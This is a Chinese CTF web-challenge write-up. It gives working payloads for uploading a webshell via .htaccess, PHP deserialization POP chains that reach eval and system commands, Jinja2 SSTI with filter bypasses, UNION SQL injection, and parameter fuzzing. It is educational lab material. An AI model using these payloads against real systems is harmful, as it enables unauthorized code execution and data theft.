


然后上传后缀为jpg的webshell，通过.htaccess解析成php代码



这里没有文件头限制，随便怎么传都行

然后antsword连接




18 第十八章 万卷诡阁·功法连环

依旧是简单的pop链子

unserialize -> PersonA::__wakeup -> PersonB::work -> eval

代码块

```php
<?php
class PersonA {
    private $name;
    public function __construct($name) {
        $this->name = $name;
    }
}
class PersonB {
    public $name;
    public function __construct($name) {
        $this->name = $name;
    }
}
$code="phpinfo();";
$personB=new PersonB($code);
$personA=new PersonA($personB);
$serialized=serialize($personA);
print(urlencode($serialized));
?>
```



19 第十九章 星穹真相·补天归源


代码有点长，但是链子也比较简单

unserialize($_GET['person'])-》PersonA::__destruct()->PersonC::__Check()->system('cat /flag')

代码块

```php
<?php

class Person
{
    public $name;
    public $id;
    public $age;
    public function __invoke($id)
    {
    }
}
class PersonA extends Person
{
}
class PersonB extends Person
{
}
class PersonC extends Person
{
}
$c=new PersonC();
$c->name="system";
```

```php
$c->age="safe_string";
$a=new PersonA();
$a->name=$c;
$a->id="__Check";
$a->age="cat /f*";
$payload=serialize($a);
echo urlencode($payload);
?>
```




20 第二十章 幽冥血海·幻语心魔

先看看附件，非常简单的flask ssti

密码随便填，用户名会被render_template_string函数渲染到Jinja2模板

代码块

```
{{lipsum.__globals__.__builtins__.__import__('os').popen('env').read()}}
```




摸金偶遇FLAG，拼尽全力难战胜

浏览器控制台执行

代码块

```
fetch('/get_challenge?count=9')
  .then(r => r.json())
  .then(d => {
    console.log('answers:', d.numbers, 'token:', d.token);
    return fetch('/verify', {
      method: 'POST',
      headers: {'Content-Type': 'application/json'},
      body: JSON.stringify({answers: d.numbers, token: d.token})
    });
  })
  .then(r => r.json())
  .then(data => console.log('verify result:', data));

```



08 第八章 天衍真言，星图显圣

非常简单的sql注入，直接手注就出来了

用户名随便填

密码

password

```
1   1' union all select value, null from user.flag -- -
```


11 第十一章 千机变·破妄之眼

根据hint生成一个爆破字典

代码块

```
import itertools
list = ['m', 'n', 'o', 'p', 'q']
zd = [''.join(perm) for perm in itertools.permutations(list)]
with open('1.txt', 'w') as f:
    for p in zd:
        f.write(f"{p}={p}\n")
```

用burp的intruder爆破一下



代码块


```
SUCCESS: parameter omnqp matched
```

去请求http://127.0.0.1:53420/?omnqp=omnqp

跳转到了/find.php

flag看不到

太大的文件无法读取，猜测可能是include之类的函数，于是考虑使用php伪协议filter过滤器来读取flag文件




19 第十九章_revenge

反序列化，system禁用的考虑无回显rce 命令执行结果写入本地

利用链: unserialize->PersonC::__wakeup->PersonB::__invoke->PersonA::__destruct->PersonC::check->exec('command')

代码块

```php
<?php
class Person{public $name,$id,$age;}
class PersonA extends Person{}
class PersonB extends Person{}
class PersonC extends Person{}
$c=new PersonC;$b=new PersonB;$a=new PersonA;
$c->name='passthru';$c->id=$b;$c->age='phantom';
$b->id=$a;$b->name='env>flag.txt';
$a->id='check';
echo urlencode(serialize($c));
```



21 第二十一章 往生漩涡·言灵死局

ssti,过滤了["__", "global", "{{", "}}"]


绕过方法比代码的字符串多

{{标签过滤了，用{%set代替

__和global用八进制绕过

代码块

```
{%set a='\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f'%}{%set
